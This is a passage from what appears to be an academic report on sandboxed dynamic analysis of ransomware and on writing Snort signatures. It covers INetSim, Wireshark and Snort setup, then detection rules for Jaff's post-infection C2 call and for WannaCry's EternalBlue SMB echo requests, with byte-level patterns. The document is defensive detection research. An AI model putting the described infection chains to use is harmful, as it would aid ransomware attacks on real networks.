


Figure 3.6 Edit inetsim.conf file-dns_default_ip




Figure 3.7 Edit inetsim.conf file-service_bind_address

INetSim has many configurable features to look like a real server. For instance, upon scanning of this server, it responds with Microsoft IIS web server.

The command line interface to start INetSim is shown in figure 3.8.

```
root@kali:~/Downloads/inetsim-1.2.6# ./inetsim
INetSim 1.2.6 (2016-08-29) by Matthias Eckert & Thomas Hungenberg
Main logfile '/root/Downloads/inetsim-1.2.6/log/main.log' does not exist. Trying to create it...
Main logfile '/root/Downloads/inetsim-1.2.6/log/main.log' successfully created.
Sub logfile '/root/Downloads/inetsim-1.2.6/log/service.log' does not exist. Trying to create it...
Sub logfile '/root/Downloads/inetsim-1.2.6/log/service.log' successfully created.
Debug logfile '/root/Downloads/inetsim-1.2.6/log/debug.log' does not exist. Trying to create it...
Debug logfile '/root/Downloads/inetsim-1.2.6/log/debug.log' successfully created.
Using log directory:      /root/Downloads/inetsim-1.2.6/log/
Using data directory:     /root/Downloads/inetsim-1.2.6/data/
Using report directory:   /root/Downloads/inetsim-1.2.6/report/
Using configuration file: /root/Downloads/inetsim-1.2.6/conf/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 1366) ===
Session ID:     1366
Listening on:   192.168.57.101
Real Date/Time: 2017-11-22 14:47:28
Fake Date/Time: 2017-11-22 14:47:28 (Delta: 0 seconds)
 Forking services...
Insecure dependency in socket while running with -T switch at /usr/lib/x86_64-linux-gnu/perl/5.26/IO
ine 80.
  * irc_6667_tcp - started (PID 1378)
  * finger_79_tcp - started (PID 1380)
  * pop3s_995_tcp - started (PID 1374)
  * smtp_25_tcp - started (PID 1371)
  * smtps_465_tcp - started (PID 1372)
  * tftp_69_udp - started (PID 1377)
  * time_37_tcp - started (PID 1383)
  * echo_7_tcp - started (PID 1387)
  * daytime_13_tcp - started (PID 1385)
  * ident_113_tcp - started (PID 1381)
  * pop3_110_tcp - started (PID 1373)
  * chargen_19_tcp - started (PID 1393)
  * discard_9_tcp - started (PID 1389)
  * dummy_1_tcp - started (PID 1395)
  * ftp_21_tcp - started (PID 1375)
  * ftps_990_tcp - started (PID 1376)
```

Figure 3.8 Command line interface to start INetSim




Figure 3.9 Example of HTTP GET Request through INetSim

INetSim can serve almost any file format requested. For instance, if a malware requests BMP/GIF from a malicious website to continue its operation, INetSim will respond with properly formatted default BMP/GIF image stored under /data directory. The server does not return 404 error and keep the malware running. In nutshell, INetSim provides fake Internet services to keep the malware running in safe environment without any halt.

3.4 Wireshark

Wireshark is the most popular network protocol analyzer. It is used as a sniffer to capture the network traffic and provides practical user interface (see Figure 3.10) that allows browsing the captured traffic. Wireshark is already available on Kali Linux. It supports several hundreds of protocols and read live data from various types of network devices including Ethernet, Token-Ring, 802.11 Wireless LAN, PPP and loopback [10]. Also, it captures and read the data in variety of file formats (in our case it uses pcap file format).




Figure 3.10 Wireshark pcap file overview

As shown in Figure 3.10, the captured data screen is divided into three parts: an upper part lists the captured packets, a middle part shows the packet headers and a lower part shows the content of packets in hexadecimal and ASCII. The lower part is very important as it shows actual data carried by the packets. The packet information listed in upper part involves several components, including the following [10]:

i. The Packet number (**No.**)
ii. **Time**, the timestamp corresponding to packet generation
iii. The **Source** IP of the packet
iv. The **Destination** IP of the packet
v. The **Protocol** of the captured packet
vi. The purpose (**Info**) of the packet

3.5 Snort

Snort is an open source signature-based Network Intrusion Detection System (NIDS). It can perform real time network intrusion detection based on signatures of known intrusions by analyzing different protocols and performing content searching and matching. It can also be used for traffic sniffing and offline traffic analysis for forensic purposes. Being lightweight, Snort can be easily deployed on almost any node of a network with minimal disruption to operations. Snort is small, powerful, and flexible enough to be used as permanent elements of the cross-platform network security infrastructure. As shown in Figure 3.11, it consists of four main components, namely, sniffer, preprocessor, detection engine and alert/logger.




Figure 3.11 Snort architecture

As depicted in figure 3.11, the first component of snort is the **sniffer**. The sniffer collects packets from network interfaces and prepares the packets to be preprocessed. The

Preprocessor is responsible for sorting through the received packets and determining their types. Preprocessors can detect some basic anomalies by reassembling packets (which are fragmented by hackers as a method of deception), HTTP URL decoding (if hexadecimal characters are used by hackers as a method of deception), detecting and logging port scanning activities, etc.

The third component, the **detection engine**, is responsible for analyzing all the packets passing through it for signs of intrusion by using certain pre-defined rules or signatures. It can dissect a packet and apply rules to different parts of the packet like IP header, transport layer header, application layer header and packet payload. Snort rules database is the backbone of detection. The fourth component is the **alert/logger** – upon the detection of intrusion by the detection engine, the activity is logged for the perusal of the network engineers and/or an alert is generated.

Snort rules: Snort uses a simple rule description language that is flexible and quite powerful. Snort rules are divided into two logical sections, the rule header and the rule options. An example of a snort rule or signature with its syntax is shown in figure 3.12.




Figure 3.12 An example of Snort rule

The rule header contains the rule's action, protocol, source and destination IP addresses followed by respective port numbers and (traffic) direction. The rule options contain alert messages and information on which parts of the packet should be inspected to determine if the rule action should be taken. All the elements in a Snort rule form a logical AND operation and all the rules present in Snort database perform logical OR operation.

For the example shown in figure 3.12, the first field in the rule is the action (i.e. alert, log, etc.). The rule action tells snort what to do when it finds a packet that matches the rule criteria. The next field in a rule is the protocol. There are four protocols that Snort

currently analyzes for suspicious behavior including Transmission Control Protocol (TCP), User Datagram Protocol (UDP), Internet Control Message Protocol (ICMP), and Internet Protocol (IP). Next fields in the snort signature header specify the source and destination IP address followed by the respective port number. The content within the parenthesis represents the rule options. This example generates an alert file, if it finds "/a5/" content as an http_uri field (URI- Uniform Resource Identifier) in the packet that could be a ransomware. The last field in the rule is the signature ID (sid), which is unique for every signature in the database.

The basic steps for configuring snort rules, is to save them under the rules directory "/etc/snort/rules". Now, open the snort configuration file ("/etc/snort/snort.conf") and include the snort rules created. Finally, run the snort in IDS mode as shown in Figure 3.13.




Figure 3.13 Snort in IDS mode

If any of the rule present in snort database get tripped, then an alert file in .csv format is generated like the one shown in figure 3.14.




Figure 3.14 Snort alert file

The alert file shows a group of rows where each row represents an alert message. The most important attributes in each alert message are alert time, preprocessor ID, SID, priority, message, protocol, source IP, source port, destination IP, destination port, source MAC and destination MAC address.

Chapter 4 Experiments and Rule Generation

The environment setup discussed in the previous chapter is used to analyze malware dynamically in a safe environment. We use such understanding as basis to generate a new ruleset for ransmoware detection usin Snort. The flowchart of malware execution cycle is shown in Figure 4.1.




Figure 4.1 Flowhcart of malware execution cycle

The malware execution cycle is commonly divided into three phases:

i. In the first phase, the virtual machines are connected to Host-only adapter "vboxnet1" and then started. Next, we launch the chosen software suite in both the VM's to make it ready for the execution phase.

ii. In the second phase, the sample is transferred from host to Windows VM via a shared folder, which is mounted as a network share. Then, the executable or DLL file is launched. Meanwhile, the data is collected and if any of the payload is matched to Snort rules, then an alert is generated.

iii. The final phase involves stopping the VM as it is infected and reverting to clean state by using a clean snapshot.

iv. Furthermore, if more samples are available, we repeat the steps discussed above or else stop the process.

Next, we will present the experiments performed to detect various ransomware families through Snort based Intrusion Detection System.

4.1 Jaff Ransomware

Jaff is a ransomware that is distributed via malicious spam email campaign, also called malspam. Figure 4.2 illustrates the distribution cycle for Jaff. The malspam attempts to fool the user by sending fake invoice theme with a malicious PDF attachment. Opening the PDF attachment, automatically opens an embedded Word document as depicted by Figure 4.3. This Word document triggers a security warning asking whether the user would like to enable macro. Clicking on enable macro field downloads the Jaff binary from the Command and Control Server by executing a malicious VBA script.




Figure 4.2 Jaff distribution cycle




Figure 4.3 Malicious PDF with Word document

Once the Jaff binary is downloaded, it starts encrypting the victim's file by appending *.jaff* extension and in parallel informs the Command and Control Server through post-infection traffic. Therefore, the two most important packets to focus on include the one, that downloads Jaff binary, and the other one that makes the post-infection call. It is ill-

advised to write Snort signature based on the packet that downloads Jaff binary, as this will potentially generate a False Positive. The reason is that the http_uri field (i.e. /7rvmnb) as shown in Figure 4.4 keeps on changing for all available samples of Jaff ransomware. Therefore, we create a snort signature for only the post-infection traffic packet depicted by Figure 4.5, as the http_uri field (i.e /a5/) is unique for all the available samples/variants. Briefly, the victim is informing the Command and Control Server about its infection.

Figure 4.4 TCP stream for Jaff binary packet




Figure 4.5 TCP stream for Post-infection call (Jaff)

Figure 4.6 Snort rule to detect Jaff ransomware

The Snort signature to detect Jaff ransomware, depicted in Figure 4.6, is based on the following observations:

- Source port - 1024: and destination port - $HTTP_PORTS. The protocol used here is TCP.
- The unique Uniform Resource Identifier (URI) field contains "/a5/". Add fast_pattern to boost the signature detection. In addition, the urilen is four to eliminate false positive. Because sometimes we have exact same packet from legitimate source with URI field as "/a5/abcd.php" (For example), then it will trip the alert as a Jaff ransomware, which will be a false positive.
- Only the Host|3a 20| field is included as an http_header, but not the host name as it is constructed with Domain Generated Algorithm (DGA), which keeps on changing. Moreover, the Referrer http_header field is not present.
- Sid is the security identifier, which is unique for each Snort rule.
- Server responds with code 200, which indicates that the Command and Control Server is still alive.




Figure 4.7 Snort alert file for Jaff ransomware

By testing the rule, the alert file generated in .csv format is as shown in Figure 4.7, which tells about the destination IP address. The IP address can be blocked to prevent any communication in the network.

4.2 WannaCry Ransomware

As discussed in the previous section, the Jaff ransomware encrypts victim's files after infection through malspam campaign and does not spread to other computers connected to the network by itself. In contrast, the WannaCry ransomware is such that the hackers set up virtual private servers to massively scan the Internet on TCP port 445 for initial infection vector. Then it uses EternalBlue exploit to gain access and DoublePulsar backdoor implant tool to install and execute a malicious code.

EternalBlue is an exploit kit (EK) developed by the US National Security Agency (NSA) that exploits a vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol. SMB is used for sharing files between computers connected over network. The vulnerability exists in Microsoft Windows server running SMB version 1, which generates specially crafted packets remotely, allowing them to execute arbitrary code on target computer.
DoublePulsar is a backdoor implant tool also developed by the NSA. It uses three different commands: *ping*, *kill* and *exec*. The exec command is used to launch malware on the system for encrypting files. Briefly, EternalBlue is used to propagate across the network for further infection and DoublePulsar contains malicious code to encrypt the files on the machine.

4.2.1 EternalBlue (Echo Request)

Whenever the EternalBlue toolkit uses SMB protocol for spreading across network, it sends an Echo Request command as shown in Figure 4.8. One can create Snort rule to simply track the activities of this packet but without generating any alert. A snort rule, depicted in Figure 4.10, is created based on the following observations:

- Source port - 1024: and destination port - 445. The protocol used here is SMB.
- The first content written in hex with depth: 16 is distinctive when echo request command is sent. The content:"|00 00 00 31 ff|SMB| 2b 00 00 00 00 18 07 c0|" is divided into seven parts. The first |00| represents session message for NetBIOS service. Followed by that, |00 00 31| represents the length of 49 bytes, highlighted by red marker. The rest twelve hex numbers are from SMB header, where |ff|SMB|| denotes the server component as SMB and |2b| represents Echo command. The fifth part contains |00 00 00 00| meaning successful command execution, highlighted by yellow marker. The sixth part |18| is an 8-bit flag highlighted by blue marker, where the MSB is zero, meaning request to the server. In addition, the last part |07 c0| highlighted by black marker is 16-bit flag (1100 0000 0000 0111 – Unicode Strings, NT error codes, Security signatures, Extended Attributes and Long Names Allowed field characterize as bit 1).
- The second content, "|4a 6c 4a 6d 49 68 43 6c 42 73 72 00|", signifies echo data as shown in Figure 4.9.




Figure 4.8 Echo Request packet

